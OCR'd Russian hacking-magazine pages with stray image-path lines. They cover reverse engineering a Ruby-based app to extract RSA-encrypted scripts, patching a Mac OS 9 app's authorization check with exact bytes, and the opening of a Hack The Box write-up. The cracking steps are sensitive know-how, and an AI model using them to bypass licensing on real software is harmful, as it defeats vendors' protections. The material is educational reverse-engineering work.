


Property	Value
Comments	2015-12-16
CompanyName	http://www.ruby-lang.org/
FileDescription	Ruby interpreter (DLL) 2.0.0p648 [x64-mswin64_100]
FileVersion	2.0.0p648
InternalName	x64-msvcr100-ruby200.dll
LegalCopyright	Copyright (C) 1993-2015 Yukihiro Matsumoto
OriginalFilename	x64-msvcr100-ruby200.dll
ProductName	Ruby interpreter 2.0.0p648 [x64-mswin64_100]


Вдобавок в комплект программы входит около двух с половиной тысяч файлов `*.rb`, при ближайшем рассмотрении оказавшихся обычными текстовыми ничем не защищенными Ruby-скриптами. Как ты уже догадался, есть маленький подвох, без которого эту статью писать было бы неинтересно: ни в одном из этих файлов обращений к нашему целевому файлу не нашлось, а значит, придется загружать нашу программу в отладчик x64dbg и искать обращение к файлу в динамике интерпретированного кода.

ИССЛЕДУЕМ ПРОГРАММУ

Действуем по стандартной схеме, наверняка уже знакомой тебе по моим предыдущим статьям. Ставим точку останова на функцию чтения файла `kernel32.dll.ReadFile`. Конечно же, при загрузке программы будут тысячи подобных обращений ко всевозможным файлам настроек и библиотек, входящих в пакет, но нам немного облегчит задачу мониторинг чтения файлов с помощью тоже известной нам программы Process Monitor (ProcMon). Благодаря ей мы замечаем, что чтение нашего искомого файла, в отличие от всех остальных, идет исключительно блоками по `0x10000` байт. Поэтому, чтобы отсечь все ненужные нам чтения, можно поставить в качестве условия для останова `Size==0x10000`.




Запускаем нашу программу и ждем достижения этой точки. Проанализируем стек вызова полученного `ReadFile`.



Стек вызова

Верхние пять вызовов представляют собой нативную обвязку чтения файла и нам неинтересны. А вот ниже явно идут два вложенных вызова интерпретатора, до боли знакомых нам по разбору виртуальных машин других скриптовых языков. Чтобы не отвлекаться на повторение того, что я многократно писал в своих предыдущих статьях, постараюсь сказать в двух словах. Любой, даже самый упоротый (вроде питона) интерпретатор скриптового языка никогда не разбирает текстовую семантику во время выполнения. Для оптимизации работы интерпретатора во время загрузки модуля (класса, объекта, метода и так далее) происходит компиляция текста в натив или шитый байт-код, сам процесс называется JIT-компиляцией (just-in-time, в нужное время) или попросту динамической компиляцией.

Разумеется, несмотря на заявленную экстравагантность, в точности так же поступает и Ruby. Про особенности JIT-компиляции для разных реализаций Ruby можно почитать на сайте patshaughnessy.net, а мы попробуем разобраться с нашей виртуальной машиной. Немного поизучав вложенные вызовы стека с предыдущего скриншота, находим основной цикл выборки команд шитого кода (выделены стрелками). В IDA код этой процедуры (`sub_18001B6E0`, экспортируемая функция — `rb_vm_get_insns_address_table`) выглядит так.



Как видим, опкод занимает 8 байт, виртуальная машина содержит 83 команды ассемблера, реализация каждой из которых представлена в этой функции. Оказывается, библиотека интерпретатора даже содержит в себе дизассемблер для компилированного байт-кода (экспорты `rb_iseq_disasm_insn`, `rb_iseq_disasm`). Анализируя эти функции, можно найти таблицу мнемоник команд, находящуюся по адресу `180200500`:


```
00  nop
01  getlocal
02  setlocal
03  getspecial
04  setspecial
05  getinstancevariable
06  setinstancevariable
07  getclassvariable
08  setclassvariable
09  getconstant
0A  setconstant
0B  getglobal
0C  setglobal
0D  putnil
0E  putself
0F  putobject
10  putspecialobject
11  putiseq
12  putstring
13  concatstrings
14  tostring
15  toregexp
16  newarray
17  duparray
18  expandarray
19  concatarray
1A  splatarray
1B  newhash
1C  newrange
1D  pop
1E  dup
1F  dupn
20  swap
21  reput
22  topn
23  setn
24  adjuststack
25  defined
26  checkmatch
27  trace
28  defineclass
29  send
2A  opt_send_simple
2B  invokesuper
2C  invokeblock
2D  leave
2E  throw
2F  jump
30  branchif
31  branchunless
32  getinlinecache
33  onceinlinecache
34  setinlinecache
35  opt_case_dispatch
36  opt_plus
37  opt_minus
38  opt_mult
39  opt_div
3A  opt_mod
3B  opt_eq
3C  opt_neq
3D  opt_lt
3E  opt_le
3F  opt_gt
40  opt_ge
41  opt_ltlt
42  opt_aref
43  opt_aset
44  opt_length
45  opt_size
46  opt_empty_p
47  opt_succ
48  opt_not
49  opt_regexpmatch1
4A  opt_regexpmatch2
4B  opt_call_c_function
4C  bitblt
4D  answer
4E  getlocal_OP__WC__0
4F  getlocal_OP__WC__1
50  setlocal_OP__WC__0
51  setlocal_OP__WC__1
52  putobject_OP_INT2FIX_O_0_C_
53  putobject_OP_INT2FIX_O_1_C_
```

При внимательном рассмотрении идентифицируется и сам тип интерпретатора байт-кода, это разновидность YARV.


ГЕНЕРИРУЕМ ОШИБКУ

Интерпретатор мы определили, байт-код, из которого вызывается чтение нашего файла, нашли, но что дальше? Реверсить работу с файлом, анализируя скомпилированный байт-код, даже при наличии встроенного дизассемблера как-то грустно. Хочется найти текстовый исходник Ruby-скрипта, хотя, конечно, не исключена возможность, что интерпретатору подсунули уже искусственно скомпилированный байт-код. Но пока что не будем рассматривать столь крайние варианты. Попробуем хотя бы определить имя метода, вызывающего чтение файла.

Первый пришедший в голову тупой, грубый и брутальный способ добиться этого быстро и без кропотливого анализа кода — сгенерировать ошибку и надеяться, что в отчете о ней интерпретатор сам напечатает стек вызовов и возвратов. При беглом просмотре кода цикла интерпретатора мы видим, что при появлении неизвестного опкода (`>83`) интерпретатор действительно вызывает ошибку и даже печатает стек при ее возникновении.




Попробуем смоделировать эту ситуацию самостоятельно. Сразу после достижения точки останова на чтении блока `0x10000` отключаем эту точку и ставим точки останова на выборку следующей команды шитого кода (на позапрошлом скриншоте это выделенный адрес `18001B722`) и функции `printf`, через которую ведется отладочная печать стека. При достижении следующей команды мы меняем ее на невалидную (например, `84`) и ждем, что именно будет печатать `printf`. И действительно, помимо кучи малопонятной отладочной информации о блоках и фреймах в момент возникновения ошибки, он выдает ближайший класс и метод.



Однако это не дает нам практически ничего: судя по всему, чтение происходит при вызове `eval` из класса `HTMLExportDialog`, а по закону наибольшей подлости этот класс в открытом коде отсутствует.


ИЩЕМ АЛЬТЕРНАТИВУ

Попробуем подойти к решению вопроса с другой стороны — еще раз проанализируем стек вызовов со скриншота в начале статьи. Исследуемый нами поток снизу упирается в вызов из `ntdll` и явно запущен каким-то другим потоком. Перебирая соседние потоки, мы находим похожего кандидата — этот поток спокойно ждет в сторонке окончания вызова функции `rb_eval_string_protect("PM::RubyBridge.run")`.



На первый взгляд, нам это тоже почти ничего не дает — как ты, вероятно, уже догадался, и PM, и RubyBridge в открытом коде тоже отсутствуют. Однако теперь у нас есть рабочая гипотеза (и за эту гипотезу частично говорит анализ кода приложения в IDA), что общение приложения с интерпретатором Ruby идет именно через вызов `rb_eval_string_protect`.


Поэтому убираем все предыдущие точки останова и ставим новую точку на вход этой функции. Перезапустив программу, с ходу узнаём много интересного: очень много вызовов вида `PM.evx(URI.decode( %{./ruby/script/<ModuleName>.rbx} ))`, где `ModuleName` — файлы с расширением `*.rbx`, явно зашифрованные, среди которых есть и `RubyBridge`, и `HTMLExportDialog`, и многие другие. А главное — таким образом нашелся и код реализации `PM.evx`, который эти файлы расшифровывает.



Хитрые разработчики, опасаясь злых хакеров, и сам код, и расшифровываемые им модули зашифровали несимметричным алгоритмом RSA, что ставит крест на всех попытках поправить что-либо внутри скрипта при отсутствии секретного ключа. По счастью, такой цели перед нами не стоит, по условию задачи нам нужно всего лишь найти алгоритм валидации заданного файла, и этот алгоритм таится внутри одного из зашифрованных RSA скриптов.

Причем основная и самая сложная часть задачи уже выполнена — нам известен алгоритм шифрования защищенных скриптов, остальное — дело техники. Можно вытащить из кода открытый ключ шифрования и самому написать процедуру расшифровки модулей, можно поставить точку останова на decrypt нативной библиотеки реализации RSA и дампить уже расшифрованный код, но мы, как обычно, выбираем самый быстрый и ленивый способ.

На предыдущем скриншоте видно, что `evx` реализован через `eval`, поэтому мы ставим точку останова на функцию `x64-msvcr100-ruby200.dll.rb_f_eval` и на входе ее получаем расшифрованный код модулей прямо на блюдечке. Путем несложных манипуляций находим и конечную цель нашего квеста — валидацию файла.



ВЫВОДЫ

В заключение хочу добавить, что, хотя в реальной жизни тебе навряд ли встретится так странно реализованное и извращенно защищенное приложение (как я уже говорил, обычно скриптовые языки не предназначены для создания коммерческих пакетов, а тихонько выполняют свою работу на закрытых серверах), описанный в статье опыт поможет тебе в освоении или даже проектировании собственных виртуальных машин и интерпретаторов.

НАКОСЬ МАКОСЬ

Разбираем приложение для Mac OS 9, чтобы дать ему вторую жизнь

JaboHack

Тебе, вероятно, уже надоело читать статьи о программах для Windows? Попробуем исправить эту несправедливость и вспомним про Apple Macintosh. Тот самый, винтажный, на процессоре PowerPC. Сегодня мы будем препарировать написанное под эту древнюю технику приложение, чтобы дать ему вторую жизнь.

Может быть, ты помнишь, что мы уже обращались к этим компьютерам в статье «Липосакция для fat binary. Ломаем программу для macOS с поддержкой нескольких архитектур», но тогда мы разбирали приложение (точнее, библиотеку) в статике, причем без доступа к Mac, на компьютере с Windows. В этот раз мы не только изучим код программы, но и попробуем проследить за ее поведением в естественной среде обитания.

Не переживай, Mac (да еще и такой древний) тебе для этого не понадобится, мы снова не будем изменять нашей любимой операционной системе, тем более, как я уже говорил в предыдущих статьях, Mac не шибко приспособлен для реверса и отладки приложений. Поэтому все действия мы станем проводить в дизассемблере и эмуляторе исключительно в Windows.

Итак, постановка задачи. Имеется инсталляционный пакет некоего винтажного приложения для Mac OS 9.0.4. Приложение должно работать со сканирующим железом конца прошлого столетия при наличии авторизации в процессе загрузки. Поскольку за давностью лет это железо пережило и совместимый Mac с установленной на нем Mac OS 9, и авторизацию, но работать с ним таки надо, попробуем дать ему вторую жизнь подручными средствами.


Начнем с эмулятора, на котором можно нормально запустить нашу программу в Windows. Надо сказать, я специально остановился на столь экзотической системе, чтобы тебе было не скучно. Такие популярные эмуляторы под Windows, как VMware и VirtualBox, не поддерживают устаревший процессор PowerPC, поэтому выбирать нам придется из более причудливых вариантов. Нагуглив список поддерживающих этот процессор эмуляторов (а он негуст: Basilisk, QEMU, SheepShaver), находим в нем самое эпатажное название (SheepShaver — овечий депилятор) и начинаем возиться с установкой.

Несмотря на весьма широкую распространенность, а также обилие инструкций и обсуждений, установить эмулятор и заставить работать в нем приложение было непросто. Первый пришедший в голову способ — зайти на «Рутрекер», скачать оттуда готовый комплект и установить по тамошней инструкции — никуда не годится, о чем красноречиво свидетельствует множество беспомощных и безответных комментов под раздачей.

Способ более серьезного человека — зайти на специализированный сайт Emaculation.com и воспользоваться размещенной там инструкцией. Поскольку в ней тоже множество неочевидных и контринтуитивных подводных камней, продублирую ее здесь с собственными комментариями.

Для начала, конечно же, надо скачать сам SheepShaver. Можно воспользоваться стянутой с торрента версией, но лично у меня она вызывала устойчивую ошибку отсутствия драйвера `cdenable.sys`, который, как выяснилось, для запуска и не нужен. Поэтому лучше сразу скачать программу по ссылке из инструкции или поискать нормальный источник.

Для настройки эмулятора запускаем файл `SheepShaverGUI.exe`, в конфигурационном окне видим семь вкладок. Не пугайся, все они нам не понадобятся. Начнем с первой (слева направо).




Пойдем снизу вверх. Mount drives — тома компьютера, которые будут расшарены для эмулятора, в нашем случае это `C:` и `D:`. Включение чекбокса `Enable "My Computer" icon...` расшаривает и эту иконку тоже. Если ты не собираешься возиться с аппаратным дисководом, то лучше отключить связанные с ним поля, идущие выше, как это сделано у меня на скриншоте.

В нашей задаче он не потребуется, а вот от проблем, связанных с упомянутым выше драйвером `cdenable.sys`, лучше держаться подальше. Тем не менее грузиться все-таки лучше с виртуального CD-ROM, поскольку в исходном состоянии эмулятор девственно чист и нам потребуется установить на него систему с родного образа диска. Вот так мы и дошли до самого главного — Volumes, списка виртуальных томов, на которых будет храниться система и прочая информация «родных» дисков эмулированной Mac OS.


В верхней строке этой таблицы нужно указать ISO-образ загрузочного CD, с которого эмулятор грузит систему (ты же не забыл, что изначально в эмуляторе нет ОС?). Некоторые пользователи советуют не заморачиваться с полной установкой системы, а грузить ее прямо с диска (на популярном в России торренте или на Redundantrobot можно найти образы загрузочных дисков, содержащих минимальную версию macOS, позволяющую эмулятору загрузиться и почти полноценно работать), но нормальные хакеры, вроде нас с тобой, с негодованием отвергают это трусливое предложение и скачивают полный установочный дистрибутив Mac OS 9.0.4, например с Winworldpc, Macintoshrepository или Macintosh Garden OS Collection.

Перед тем как прописать образ диска в эмулятор, не забудь установить атрибут Read Only файлу образа ISO, иначе при загрузке можно запросто словить вот такую ошибку (загрузочный CD должен быть защищен от записи, ведь логично?).



Кстати, именно поэтому я и советовал не грузиться с усеченного образа системы на виртуальном дисководе, а честно устанавливать ее на виртуальный диск — если потом понадобится устанавливать серьезный инсталляционный пакет в эмулятор, то при попытке прописать что-либо в системный каталог (а все серьезные инсталляционные пакеты делают это) возникает внезапная ошибка `Diskette is Write Protected`.


Теперь по поводу создания и установки самого виртуального диска. Создать его можно (и нужно), нажав кнопку `Create` на вкладке `Volume`.



В этом окне надо выбрать размер создаваемого тома в мегабайтах, каталог, в котором будет храниться файл, содержащий виртуальный образ тома, и его имя. Желательно не выбирать существующий файл, а указать имя файла, отсутствующее в заданном каталоге (в моем примере это Volume). В этом случае при нажатии OK после секундной паузы пустой файл заданного размера будет создан автоматически и его можно будет выбрать и добавить кнопкой Add в список Volumes в предыдущем окне.

Я специально подробно объясняю эту кажущуюся очевидной последовательность действий, поскольку при малейшем отхождении на шаг в сторону (скажем, выбор существующего файла) она становится источником довольно нетривиальных ошибок при загрузке эмулятора (типа «неверный размер или формат диска»).

Итак, с этой вкладкой мы закончили, переходим на следующую, в порядке важности — Memory/Misc.




Как ты уже, наверное, догадался, MacOS RAM Size — это размер доступной оперативной памяти. Максимальный размер, который можно выбрать, — 1024, и по всей логике, казалось бы, для стабильной работы всегда стоит выбирать именно его (и я так и делаю), но некоторые пользователи на форуме поддержки эмулятора жалуются на странные ошибки выделения памяти именно при больших значениях этого размера. При возникновении подобных коллизий советуют уменьшать это значение до 512 и даже до 128 Мбайт.


Следующее поле — ROM File — тоже жизненно важное: как следует из названия, оно указывает на файл, содержащий образ ПЗУ нашего виртуального «мака». В руководстве по установке SheepShaver написано, что файлы ROM бывают двух видов: Old World ROM и New World ROM. С Old World ROM может запускаться операционка версий от Mac OS 7.5.3 до Mac OS 9.0.4. С New World ROM — от Mac OS 8.5 до Mac OS 9.0.4. То есть, по идее, для нашей системы 9.0.4 пригодны оба типа файлов, однако выбирать их следует аккуратно, в противном случае загрузка не пойдет вообще.

Как видно по скриншоту, лично у меня все получилось с файлом `newworld86.rom`, который я скачал по ссылке с сайта SheepShaver. Остальные поля на этой вкладке не особо важны, как и прочие вкладки. Единственно, я порекомендовал бы для удобства установить максимальное разрешение экрана на вкладке Graphics/Sound, что позволит запускать эмулятор в полноэкранном режиме.

Еще раз проверяем внимательно, все ли поля заполнены правильно, и с легким сердцем жмем кнопку Start. Выбранные нами настройки при этом автоматически сохранятся в текстовый файл `SheepShaver_prefs`, а эмулятор начнет загружаться с образа загрузочного CD. Если все было сделано правильно, то через некоторое время он попросит инициализировать виртуальный том.




Не отказываем ему в этом, выбираем имя тома и соглашаемся с полной очисткой данных на нем. Когда система загрузится, в правом верхнем углу мы увидим три значка: `Mac OS 9` — образ загрузочного CD, его содержимое видно в правом окне; `untitled` — наш свежеотформатированный виртуальный том (убедиться в том, что он пуст и отформатирован правильно, можно, ткнув на эту иконку); `This PC` — расшаренные диски нашего компьютера. Можно приступать к установке системы на виртуальный том. Для этого щелкаем мышью на значке `Mac OS 9 Install` в окне эмулятора.



По очереди соглашаемся со всеми предлагаемыми вопросами и терпеливо ждем, пока ползунок в окне `Install Mac OS 9` доползет до конца. Если все прошло как надо, на экране появится такое окошко.


Жмем `Quit` и `Shut down`. Мы установили Mac OS на виртуальный диск, загрузочный CD нам больше не нужен. Поэтому снова запускаем `SheepShaverGUI.exe`. Удаляем из списка Volumes верхнюю строку с образом установочного диска и меняем тип загрузки с CD-ROM на Any. Жмем Start — эмулятор начинает загружаться в уже установленную на виртуальный диск систему, это можно заметить по смене системных обоев. Не отвлекаясь на Mac OS Setup Assistant, с ходу пробуем установить нашу программу с установочного пакета.

Тут тоже есть одна неочевидная тонкость. В принципе, если диски нашего компьютера `C:` и `D:` расшарены в эмулятор, то устанавливать программы можно и на них. Установленная таким образом программа даже может потом нормально запускаться. Но может и не запускаться, причем чудить будет тоже достаточно нетривиально. К примеру, вот такое сообщение при работе программы — это первый признак неправильной установки.




Сколько памяти в окне настроек эмулятора на вкладке Memory/Misc ни ставь, это сообщение будет преследовать нас вечно. Поэтому я рекомендую переписать установочный пакет с расшаренного диска в каталог `Application` виртуального тома и инсталлировать все приложения оттуда и туда.

Итак, мы успешно проинсталлировали наше приложение в эмулятор, оно запускается и даже выдает ошибку авторизации, которую нам предстоит победить.




Поскольку мы и так намучались с установкой эмулятора, на этот раз действовать будем в привычной нам Windows. Для начала скопируем запускаемый файл из каталога `Application` виртуального тома в какой-нибудь каталог расшаренного диска `C:` или `D:`.

Ты, вероятно, помнишь из предыдущих статей, посвященных реверсу программ для macOS, что серьезная проблема — передача файлов между «маком» и Windows с сохранением связанных ресурсов. Открыв в Windows каталог со скопированным запускаемым файлом программы, мы видим, что эмулятор замечательно справился с этой проблемой: в каталоге с файлом присутствуют подкаталоги `.finf` и `.rsrc`, в которых аккуратно сложены ресурсы программы. Они нам очень пригодятся, поскольку, открыв программу в дизассемблере IDA, мы обнаруживаем, что нужная нам строка предупреждения в нем отсутствует.




Впрочем, глобальным поиском она находится в одноименном файле в каталоге `.rsrc`, где содержатся ресурсы программы. Возиться с парсингом ресурсов в Windows у нас нет времени, да и незачем, ведь для macOS существует готовый редактор ресурсов ResEdit. Скачиваем его и устанавливаем в эмулятор. После этого открываем в ResEdit нашу программу и видим список всех ресурсов, которые она содержит. Ресурсы списков строк имеют название `STR#`, и, слегка поколдовав над ними, мы находим список `"Messages" ID = 400`, в котором искомое сообщение следует второй строкой.




После этого начинаем гуглить особенности программирования в девятой версии Mac OS. Очень быстро мы находим функцию, загружающую нужную строку из ресурса `STR#`:

```
PROCEDURE GetIndString (VAR theString: Str255; strListID: Integer;
                        index: Integer);
```


В нашем случае `strListID = 400 index = 2`. Теперь дело пойдет быстрее — хотя на вызов внешней функции `TC_GetIndString` ссылается великое множество функций, только одна из них (`sub_AF1B4`) обращается к списку `"Messages" (ID = 400 или 0x190)`.



Внимательно посмотрев на функцию `sub_AF1B4`, мы снова видим, что с параметром `index` (регистр `r3`) `= 2` к ней имеется обращение только из функции `sub_C87CC`.



Поднявшись еще на один уровень выше в процедуре `sub_C87CC`, мы легко находим проверку на успешную авторизацию — она реализована в функции `sub_101B40`, возвращающей признак наличия авторизации. Слегка покопавшись в коде функции `sub_101B40`, мы находим место, в котором при отсутствии авторизации регистру `r3` присваивается значение `0`.



По всему выходит, что для того, чтобы программа всегда была авторизована, выделенную команду надо заменить следующей:

```
li r3, 1
```

То есть достаточно поменять значение всего одного байта по адресу `118703` с `0` на `1`. Немного раздражает, что у нашего запускаемого модуля винтажный формат PEF (Preferred Executable Format) вместо знакомых нам ранее EXE, ELF и Mach-O. Оставим его разбор и пересчет адреса в файловое смещение на следующий раз, а пока просто обычным поиском в бинарном файле найдем последовательность `38 60 00 00 48 00 00 1C` и заменим ее такой: `38 60 00 01 48 00 00 1C`, после чего в эмуляторе копируем исправленный файл на место исполняемого.

По счастью, в те благословенные времена Apple еще не использовала механизмы защиты целостности пакетов, и нам не придется заморачиваться с переподписыванием исправленного файла (что сильно попортило нам кровь в предыдущем случае). Запускаем исправленный файл и убеждаемся в его работоспособности — задача решена, можно работать с железом прямо из эмулятора!

Возможно, найдутся скептики, которые скажут: зачем откапывать такое старье во времена, когда космические корабли бороздят просторы Большого театра? Отвечу им: надо двигаться вперед, не забывая истоки. Поддержка старого неубиваемого железа — один из резонов. Тем не менее, погуглив эту тему, я обнаружил, что множество энтузиастов реанимируют заброшенные с тех времен проекты (в частности, винтажные игры), ведь все новое, как известно, — это хорошо забытое старое.

ВЗЛОМ

Ломаем сайт на CMS Blazor

Сегодня я покажу, как регистрировать системные вызовы в Linux, что поможет нам перехватить данные пользователя. Но на пути к системе нам понадобится заюзать SSRF на сайте через X-Skipper-Proxy и установить свой модуль в CMS Blazor.

RalfHacker
hackerralf8@gmail.com

Наша цель — получение прав суперпользователя на машине Lantern с учебной площадки Hack The Box. Уровень задания — сложный.

WARNING

Подключаться к машинам с HTB рекомендуется с применением средств анонимизации и виртуализации. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.29    lantern.htb
```

И запускаем сканирование портов.

